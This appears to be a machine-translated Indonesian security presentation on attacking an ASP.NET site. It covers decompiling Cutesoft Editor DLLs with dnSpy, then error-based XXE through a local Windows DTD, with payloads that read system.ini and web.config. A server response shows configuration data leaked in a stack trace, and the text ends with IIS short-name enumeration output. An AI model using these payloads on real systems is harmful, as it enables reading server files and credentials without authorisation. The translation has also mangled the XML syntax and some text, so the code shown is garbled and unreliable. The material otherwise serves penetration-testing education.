


Ketergantungan Penargetan

- Katakanlah Anda menemukan titik akhir seperti berikut:
 - /admin/cutesoft_client/cuteeditor/uploader.ashx
- Cutesoft Editor tersedia untuk diunduh melalui [http://cutesoft.net/downloads/ 12 / default.aspx](http://cutesoft.net/downloads/12/default.aspx).
- File ZIP yang dapat diunduh dari URL di atas berisi sejumlah file DLL, tetapi tidak ada kode sumbernya.
- Kita dapat menggunakan DNSpy untuk menganalisis kode sumber dan menemukan kerentanan.


Source CodeAnalysis melalui DnSpy

- <https://github.com/dnSpy/dnSpy/releases>
- DnSpy mampu membalikkan rakitan (yaitu file DLL) kembali ke kode sumber. Cukup muat file DLL dan ekspor proyek kode sumber.





Menavigasi melalui DnSpy



XXEVectors yang kompleks



Kendala

- Tidak ada lalu lintas HTTP keluar. Satu-satunya lalu lintas keluar yang mungkin adalah DNS.
- Entitas eksternal Anda tidak ditampilkan dalam tanggapan di mana pun.
- Anda tidak dapat menggunakan DTD eksternal karena Anda tidak dapat menjangkau host eksternal Anda melalui HTTP.
- Untungnya, pelacakan tumpukan diaktifkan.
- Bagaimana Anda memanfaatkan XXE ini?
- XXE Payloads tersedia di sini: <https://bit.ly/3cF8pWs>

DTD Lokal (Percobaan 1)

- <https://bit.ly/2LjXoyM> (Memanfaatkan XXE dengan file DTD lokal)

```
<? xml version = " 1.0 "?>
<! Pesan DOCTYPE [
  <! ENTITY% local_dtd SYSTEM
    "file: /// C: /Windows/System32/wbem/xml/cim20.dtd" >
  <! ENTITY% SuperClass '>
  <! ENTITAS & # x25; file SYSTEM "file: /// c: /windows/system.ini"> <! ENTITY & # x25; eval "<!
  ENTITY & # x26; # x25; kesalahan SYSTEM & # x27; file: /// nonexistent / & # x25; file; & # x27;>">

  & # x25; eval;
  & # x25; kesalahan;
  '>
  % local_dtd;
]>
<message> teks apa saja </message>
```

DTD Lokal

File Lokal

untuk membaca

Sisi
Saluran

Kebocoran



Stack Trace But No Love

Kesalahan permintaan parsing: System.Xml.XmlException: Terjadi kesalahan sementara parsing EntityName. Garis 37 , posisi 46.

- di System.Xml.XmlTextReaderImpl.Throw (Pengecualian e)
- di System.Xml.DtdParser.ScanEntityName ()
- di System.Xml.DtdParser.ScanLiteral (LiteralType literalType) System.Xml.DtdParser.ScanEntity2
- di ()
- di System.Xml.DtdParser.ParseEntityDecl ()
- di System.Xml.DtdParser.ParseSubset ()
- di System.Xml.DtdParser.ParseInDocumentDtd (Boolean saveInternalSubset) System.Xml.DtdParser.Parse
- di (Boolean saveInternalSubset)
- di System.Xml.DtdParser.System.Xml.IDtdParser.ParseInternalDtd (adaptor IDtdParserAdapter, Boolean saveInternalSubset) System.Xml.XmlTextReaderImpl.ParseDtd ()
- di
- di System.Xml.XmlTextReaderImpl.ParseDoctypeDecl ()
- di System.Xml.XmlTextReaderImpl.ParseDocumentContent ()
- di System.Xml.XmlLoader.Load (dokumen XmlDocument, pembaca XmlReader, Boolean preservWhitespace) System.Xml.XmlDocument.Load
- di (pembaca XmlReader)
- di System.Xml.XmlDocument.LoadXml (String xml)

Tidak ada data, kesalahan penguraian



DTD Lokal (Percobaan 2)


Menambahkan # sehingga entitas
file menjadi bagian

- Terima kasih banyak kepada Robert Vulpe di Twitter untuk trik ini: @nytr0gen_ dari sebuah fragmen pengenal

```
<? xml version = " 1.0 "?>
<! DOCTYPE doc [
<! ENTITY% local_dtd SYSTEM "file: /// C: \ Windows \ System32 \ wbem \ xml \ cim20.dtd" > <! ENTITY% SuperClass '>

<! ENTITAS & # x25; SISTEM file "file: // D: \ webserv2 \ services \ web.config"> <! ENTITY & # x25; eval "<! ENTITY
& # x26; # x25; SISTEM kesalahan

    & # x27; file: // nonexistent / # & # x25; file; & # x27;> ">
        & # x25; eval;
        & # x25; kesalahan;
<! Uji ENTITY "test" '
>
% local_dtd;
]> <xxx> cacat </xxx>
```





Pengenal Fragmen

Kesalahan

Isi File Sebagian

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/xml; charset=utf-8
4 Vary: Accept-Encoding
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Server: 
8 Date: Thu, 24 Dec 2020 21:53:12 GMT
9 Connection: close
10 Content-Length: 2166
11
12 Error parsing request: System.Xml.XmlException: Fragment identifier '#'
13 <configuration>
14   <configSections>
15     <section name="Config" type="( Framework.Configuration.SettingsConfigHandler, Framework.Configuration" />
16     <section name="Persist" type="Framework.Persist.PersistConfigHandler, Framework.Persist" />
17   </configSections>
18
19   <connectionStrings />
20
21   <Config file="C:\.config" />
22   <Persist file="C:\persist.config" />
23
24   <appSettings />
25
26   <system.web>
27     <compilation debug="true">
28       <assemblies>
29         <add assembly="System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
30         <add assembly="System.Web.Extensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" />
31         <add assembly="System.Data.DataSetExtensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
32         <add assembly="System.Xml.Linq, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C5619... Line 81, position -4328.
33       at System.Xml.XmlTextReaderImpl.Throw(Exception e)
34       at System.Xml.DtdParser.ParseExternalId(Token idTokenType, Token declType, String& publicId, String& systemId)
35       at System.Xml.DtdParser.ParseEntityDecl()
36       at System.Xml.DtdParser.ParseSubset()
37       at System.Xml.DtdParser.ParseInDocumentDtd(Boolean saveInternalSubset)
38       at System.Xml.DtdParser.Parse(Boolean saveInternalSubset)
39       at System.Xml.DtdParser.System.Xml.IDtdParser.ParseInternalDtd(IDtdParserAdapter adapter, Boolean saveInternalSubset)
40       at System.Xml.XmlTextReaderImpl.ParseDtd()
41       at System.Xml.XmlTextReaderImpl.ParseDoctypeDecl()
42       at System.Xml.XmlTextReaderImpl.ParseDocumentContent()
```

Fuzzing Sebagian dengan Nama Pendek



File dan folder yang tidak jelas secara logis

- Setelah menjalankan Pencacahan Nama Pendek pada target Anda, Anda mungkin akan mendapatkan keluaran seperti ini:

```
> jalankan cmd / shortscan / main.go http: // redacted /  
Shortscan v0.4 // alat enumerasi nama file pendek IIS oleh bitquark Target: http: // redacted /
```

```
Berjalan: Microsoft-IIS / 8.5 (ASP.NET v4.0.30319) Rentan: Ya!
```

```
-----  
ASPNET ~ 1          ASPNET?          ASPNET_CLIENT  
LIDSDI ~ 1          LIDSDI?  
LIDSSE ~ 1          LIDSSE?  
LIDSTE ~ 1          LIDSTE?  
MUDAH ~ 1          EASYFI?  
